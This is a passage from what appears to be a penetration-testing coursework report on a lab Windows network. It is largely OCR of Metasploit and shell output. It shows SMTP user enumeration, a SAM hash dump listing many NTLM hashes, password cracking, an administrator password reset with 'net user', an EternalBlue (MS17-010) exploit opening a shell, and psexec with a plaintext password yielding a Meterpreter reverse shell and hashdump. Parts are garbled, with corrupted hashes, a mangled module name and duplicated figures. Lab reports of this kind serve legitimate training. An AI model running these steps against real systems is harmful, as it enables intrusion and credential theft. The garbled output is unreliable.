
Figure 18 – Telnet Port 23



```
root@kali:~# telnet 192.168.0.1 23
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: [REDACTED]
restart,vm-
tools
```

Figure 19 – Telnet SMPT Port 25




```
42/tcp  open  nameserver
[!] 192.168.0.1:161[SNMP request timeout
root@kali:~# telnet 192.168.0.1 25
telnet: could not resolve 192.168.0.1/25: Name or service not known
root@kali:~# telnet 192.168.0.1 25
Trying 192.168.0.1:25
Connected to 192.168.0.1.
Escape character is '^]'.
220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
vry sys  open  ldap
502 Unknown command
vrfy sys  open  kpasswd5
502 Unknown command
vrfy admin open  ldapssl
502 Unknown command
help tcp  open  globalcatLDAPssl
214-This is ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
214-Following commands are supported:
214-HELO  EHLO  MAIL  RCPT
214-DATA  RSET  NOOP  AUTH-LOGIN
214-QUIT
214-To report bug, send mail to support@argosoft.com
214 End of HELP
```

Figure 20 – Telnet SMPT Port 25

- **HELO** - This is the command that the client sends to the server to initiate a conversation. Generally, the IP address or domain name must accompany this command, such as HELO 192.168.101 or HELO client.microsoft.com.
- **EHLO** - This command is the same as HELO, but communicates to the server that the client wants to use Extended SMTP. If the server does not offer ESMTP, it will still recognize this command and reply appropriately.
- **STARTTLS** - Normally, SMTP servers communicate in plaintext. To improve security, the connection between SMTP servers can be encrypted by TLS (Transport Layer Security). This command starts the TLS session.
- **RCPT** - Specifies the email address of the recipient.
- **DATA** - Starts the transfer of the message contents.
- **RSET** - Used to abort the current email transaction.
- **MAIL** - Specifies the email address of the sender.
- **QUIT** - Closes the connection.
- **HELP** - Asks for the help screen.
- **AUTH** - Used to authenticate the client to the server.
- **VRFY** - Asks the server to verify if the email user's mailbox exists.

Then, having been able to collect an admin account through ‘wdigest’ on Armitage, it was possible to implement fgdump on windows with hopes to dump some hashes from a SAM database, which may be more reliable than the hashes dumped from Armitage. The attempt was successful as seen in the Appendix (Appendix 7), and quite a few hashes were dumped.



The screenshot shows a Microsoft Word document titled "Document1 - Word (Product Activation Failed)". The content of the document is a long list of password hashes, likely from a SAM dump. The hashes are presented in a single column, each preceded by a user name and a colon. Many of the hash entries contain underscores and other special characters, indicating they are raw NTLM or similar hashes. The list is very long, spanning most of the page.

```

Administrator$:500:NO
Administrator$*****:E21BE3C4D0977C59466A16DE93D968F4:::
Guest$:501:NO
PASSWORD*****:1111
PASSWORD*****:1111
krbtgt$:502:NO
PASSWORD*****:C64F1CD2A8A15CED225F7192D362963B:::
admin$:1000:NO
PASSWORD*****:A492077FBBCDE819C130F5383F76D0E9C:::
Guest$-lwp$:1110:NO
PASSWORD*****:BDE1966C31599BFAFD3FEA25F7F15EA2:::
SERVERS$:1001:NO
PASSWORD*****:55B1643F1714D7A31C29569D172F2BD551
enable$:1111:NO
PASSWORD*****:DC72CCD108CF42F91B9D4C75986884D0:::
sa$00$:1112:NO
PASSWORD*****:9B33A9AFFAA9A96DE7AAA2390EEB7556:::
sa$1113:NO
PASSWORD*****:BC43F286EDDAB29367781EC0D5939540:::
media$:1114:NO
PASSWORD*****:54E0945169BA32ABCD6FEC9CAF20451
homerule$:1115:NO
PASSWORD*****:BCA1BC40C5FDE2A6F46CD2658835180:::
pc$65$:1116:NO
PASSWORD*****:586041F59054B7A1B1E03D076DE2F1
clusters$:1117:NO
PASSWORD*****:869D73DC90E13F4B1A2E97A3BE5DFB851
montana$:1118:NO
PASSWORD*****:1C2F544568E6A85DEF96E6217BA6EE2
jillinside$:1119:NO
PASSWORD*****:9847A2815EBCGC3477A80C948CE702B1
sws$1120:NO
PASSWORD*****:9A6C2AE998C83CD8243A2C06446FO6GC1
cor$5:1121:NO
PASSWORD*****:771DAB1DE5B7182417A026A4A195353E1
tsinghua$1122:NO
PASSWORD*****:845F2149278232798EBB9E61283BD48C1
jars$1123:NO
PASSWORD*****:25350C61568665C82E0FD1D077A76F7F1
lenn35$1124:NO
PASSWORD*****:00E9DF5A59E03EA06500CF3743DB84BD1
reos$1125:NO
PASSWORD*****:A9CD1D70FBA3B81718678CECDC1B4B2251
rebra$aka$1126:NO
PASSWORD*****:AOADD27AAB9ABF621901CFDD541AAC5C1
mailgate$1127:NO
PASSWORD*****:97BDF7D015592F7697FD75DE4B434571
PASSWORD*****:97BDF7D015592F7697FD75DE4B434571

```


Document1 - Word (Product Activation Failed)

```
tsinohus$::1122:NO
PASSWORD*****:845F2149278232798EBB9E61283BD48C:::
lnk$::1123:NO
PASSWORD*****:25350C61568665C82E0FD1DD77A76F7F:::
lsan35$::1124:NO
PASSWORD*****:00E9DF5A59E03EA06500CF3743DB84BD:::
reoS$::1125:NO
PASSWORD*****:A9CD1D70FBA388171867CECDC1B4B225:::
nebraskas$::1126:NO
PASSWORD*****:A0ADD27AA89ABF621901CFDD541AAC5:::
mailgate$::1127:NO
PASSWORD*****:97BDF7DD015592F7697FD75DE4B43457:::
unitedstates$::1128:NO
PASSWORD*****:E543053E90C5D9FA11C84A62BE51C887:::
hastnxs$::1129:NO
PASSWORD*****:624255CA01363DDC09702C0B4A098FF4:::
rtt15$::1130:NO
PASSWORD*****:AC113B18DDEC57CBF3EA6F0D130F5EAA:::
scanner$::1131:NO
PASSWORD*****:E079D99D9C2D52A39EEC536ECA1A0533:::
ok$::1132:NO
PASSWORD*****:BEC52B70F8D6D2665C8573197F67E9AD:::
northeast$::1133:NO
PASSWORD*****:45603182D6B3338BCF90F2A0194AC116:::
americas$::1134:NO
PASSWORD*****:C33BCD640021509F1B548D4A38B16BDE:::
nw$::1135:NO
PASSWORD*****:84F25FDFFED7C0F323CD8189C7ED84ABB:::
SERVER2$::1137:NO
PASSWORD*****:500C692E41B790B8E076BB77872A6622:::
CLIENT1$::1138:NO
PASSWORD*****:09CDFBE8134020B3156EC033A531BC7F:::
CLIENT2$::11602:NO
PASSWORD*****:0831BFFA4DFC9640305208223E89EB4B:::
Page 1 of 2 69 words English (United Kingdom)
```

Document1 - Word (Product Activation Failed)

```
tsinohus$::1122:NO
PASSWORD*****:845F2149278232798EBB9E61283BD48C:::
lnk$::1123:NO
PASSWORD*****:25350C61568665C82E0FD1DD77A76F7F:::
lsan35$::1124:NO
PASSWORD*****:00E9DF5A59E03EA06500CF3743DB84BD:::
reoS$::1125:NO
PASSWORD*****:A9CD1D70FBA388171867CECDC1B4B225:::
nebraskas$::1126:NO
PASSWORD*****:A0ADD27AA89ABF621901CFDD541AAC5:::
mailgate$::1127:NO
PASSWORD*****:97BDF7DD015592F7697FD75DE4B43457:::
unitedstates$::1128:NO
PASSWORD*****:E543053E90C5D9FA11C84A62BE51C887:::
hastnxs$::1129:NO
PASSWORD*****:624255CA01363DDC09702C0B4A098FF4:::
rtt15$::1130:NO
PASSWORD*****:AC113B18DDEC57CBF3EA6F0D130F5EAA:::
scanner$::1131:NO
PASSWORD*****:E079D99D9C2D52A39EEC536ECA1A0533:::
ok$::1132:NO
PASSWORD*****:BEC52B70F8D6D2665C8573197F67E9AD:::
northeast$::1133:NO
PASSWORD*****:45603182D6B3338BCF90F2A0194AC116:::
americas$::1134:NO
PASSWORD*****:C33BCD640021509F1B548D4A38B16BDE:::
nw$::1135:NO
PASSWORD*****:84F25FDFFED7C0F323CD8189C7ED84ABB:::
SERVER2$::1137:NO
PASSWORD*****:500C692E41B790B8E076BB77872A6622:::
CLIENT1$::1138:NO
PASSWORD*****:09CDFBE8134020B3156EC033A531BC7F:::
CLIENT2$::11602:NO
PASSWORD*****:0831BFFA4DFC9640305208223E89EB4B:::
Page 1 of 2 69 words English (United Kingdom)
```

Figure 20 – Accessing PowerShell through another account by supplying the correct credentials found though the description in enum4linux and..



However, after, again, attempting to crack the hashes through various methods of different hash crackers such as rainbow tables, cain, john the ripper etc., it was found that 8 more passwords were cracked, giving access to more accounts (Appendix 1).

Figure 21 – Cain password cracker





Figure 22 - Assigning a new password to the built-in administrator



Again, using the admin account that was found through Armitage, it was possible to log in to Server1 and through command prompt allowed for the use of 'net user'. With 'net user'

it was possible to change the password of the built-in administrators account and set it to active, if it was not possible to find what the original password was, which will give the ultimate privileges and access if the attempt is successful, in which it was as show in the below figure (Figure 23).

Figure 23 - Assigning a new password to the built-in administrator



```

Administrator: Windows PowerShell
PS C:\Users\Administrator> net user A.Peters
User name          A.Peters
Full Name          Archie Peters
Comment           November
User may comment
Country code       000 (System Default)
Account active    Yes
Account expires   Never
Password last set 12/15/2019 12:57:30 PM
Password expires  Never
Password changeable 12/16/2019 12:57:30 PM
Password required  Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never
Logon hours allowed All
Local Group Memberships
Global Group memberships *Sales
The command completed successfully.

PS C:\Users\Administrator>

```

While having access to the built-in administrator it was easy to find out the users privileges as well as the department that they reside in, as well as when they last logged on, when they last changed their password and have the ability to change their passwords, using 'net user'.

Furthermore, there was the use of [Metasploit/Meterpreter](#), by using the 'msfconsole', and the 'search' member, through this it was possible to search for exploits. When this was successful it allowed for the use of meterpreter, which in turn allowed for the attacker to gain access to the system.

iv. Exploits

Noting the version of windows that is being used, it can be seen that it is an older version, and some of the older exploits could be applied, for example buffer overflow, and SEH buffer overflow, but such would not work against anything newer than Windows 7.

The first exploit that was looked at was the Pop3 server seen during the scanning stage, and the exploit provided the information about what form of server was running on it. In this case Argosoft mail server (Figure 24)

Using HULK for the vulnerability with dos.

Furthermore, using some scanners through msfconsole, gained the ability to further research the information about the system, specifically the NetBIOS (Figure 27).

Figure 24 - Pop3 – Though the exploit didn't work, this is the attempt

The screenshot shows a terminal window titled 'root@kali: ~'. The text output is as follows:

```
[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[-] 192.168.0.1:110 - POP3 server does not appear to be running
[*] Exploit completed, but no session was created.
msf5 exploit(windows/pop3/seattlelab_pass) > sessions

Active sessions
=====
No active sessions.

msf5 exploit(windows/pop3/seattlelab_pass) >
```

Figure 25 - Pop3 – The exploit did work, showing what the server was running

The screenshot shows a terminal window titled 'root@kali: ~'. The text output is as follows:

```
root@kali: ~
[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:110 - Banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (.8.2.9)
[*] Exploit completed, but no session was created.
msf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > sessions

Active sessions
=====
No active sessions.

msf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) >
```

The next exploit that was done was port 79, Finger.

Figure 26 - Finger – Though the exploit didn't work, this is the attempt

```
root@kali:~  
msf5 post(windows/escalate/golden_ticket) > use auxiliary/scanner/finger/finger_users  
msf5 auxiliary(scanner/finger/finger_users) > show options  
Module options (auxiliary/scanner/finger/finger_users):  
Name Current Setting Required Description  
---- ----- -----  
RHOSTS 192.168.0.1 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'  
RPORT 79 yes The target port (TCP)  
THREADS 1 yes The number of concurrent threads  
USERS_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of default UNIX accounts.  
msf5 auxiliary(scanner/finger/finger_users) > set rhosts 192.168.0.1  
rhosts => 192.168.0.1  
msf5 auxiliary(scanner/finger/finger_users) > run  
[*] 192.168.0.1:79 - 192.168.0.1:79 No users found.  
[*] 192.168.0.1:79 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/finger/finger_users) > set rhosts 192.168.0.2  
rhosts => 192.168.0.2  
msf5 auxiliary(scanner/finger/finger_users) > run  
[*] 192.168.0.2:79 - 192.168.0.2:79 No users found.  
[*] 192.168.0.2:79 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/finger/finger_users) >
```

After the attempt with port 79, next was port 139, the NetBIOS.

Figure 27 - netBIOS – All the names are successfully displayed on the screen


```
root@kali:~  
msf5 auxiliary(scanner/http/ntlm_infoEnumeration) > use auxiliary/scanner/netbios/nbname  
msf5 auxiliary(scanner/netbios/nbname) > show options  
Module options (auxiliary/scanner/netbios/nbname):  
Name Current Setting Required Description  
---- ----- -----  
BATCHSIZE 256 yes The number of hosts to probe in each set  
RHOSTS 192.168.0.1 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'  
RPORT 137 yes The target port (UDP)  
THREADS 10 yes The number of concurrent threads  
msf5 auxiliary(scanner/netbios/nbname) > set rhosts 192.168.0.1  
rhosts => 192.168.0.1  
msf5 auxiliary(scanner/netbios/nbname) > run  
[*] Sending NetBIOS requests to 192.168.0.1->192.168.0.1 (1 hosts)  
[*] 192.168.0.1 [SERVER1] OS:Windows Names:(SERVER1, UADCWNET) Mac:00:0c:29:77:67:d6 Virtual Machine:VMware  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/netbios/nbname) >
```

The following exploit used was ‘Eternal blue’, with the vulnerability of ms17_010, this was possible. With this it was possible to access important information such as, any system hashes that may have been stored, and have them dumped on screen.

Figure 28 – Eternal Blue – Through this exploit it was possible to gain access to the servers.

```
msf5 exploit(msf5/smb/ms17_010_永恒之蓝) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf5 exploit(msf5/smb/ms17_010_永恒之蓝) > exploit
[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.1:445 - Connecting to target for exploitation.
[*] 192.168.0.1:445 - Connection established for exploitation.
[*] 192.168.0.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.1:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.1:445 - 0x00000000 57 69 6e 6a 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.0.1:445 - 0x00000010 30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65 008 R2 Datacente
[*] 192.168.0.1:445 - 0x00000020 72 20 37 30 30 31 20 53 65 72 76 69 63 65 20 50 r 7601 Service P
[*] 192.168.0.1:445 - 0x00000030 61 63 6b 20 31
[*] 192.168.0.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.1:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
[*] 192.168.0.1:445 - Sending SMBv2 buffers
[*] 192.168.0.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit packet!
[*] 192.168.0.1:445 - Receiving response from exploit packet
[*] 192.168.0.1:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection.
[*] 192.168.0.1:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.100:4444 -> 192.168.0.1:57119) at 2019-12-16 10:38:05 -0500
[*] 192.168.0.1:445 -=====-=WIN=-=====
[*] 192.168.0.1:445 -=====-=WIN=-=====
[*] 192.168.0.1:445 -=====-=WIN=-=====
```

Figure 29a - psexec – This exploit was successfully executed and having some more hashes dumped




```
root@kali: ~
smbuser => Admin
msf5 exploit(windows/smb/psexec) > set SMBPass Thisisverysecret2019
SMBPass => Thisisverysecret2019
msf5 exploit(windows/smb/psexec) > set payload windows/ows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set lhost 192.168.0.100
lhost => 192.168.0.100
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:445 - Connecting to the server...
[*] 192.168.0.1:445 - Authenticating to 192.168.0.1:445 as user 'Admin'...
[*] 192.168.0.1:445 - Selecting PowerShell target
[*] 192.168.0.1:445 - Executing the payload...
[+] 192.168.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (180291 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:56668) at 2019-12-15 08:57:32 -0500

meterpreter >
```

Figure 29b - psexec – This exploit was successfully executed and having some more hashes dumped



```
root@kali: ~
C:\Windows\system32
meterpreter > hashdump
[-]: priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/hashdump

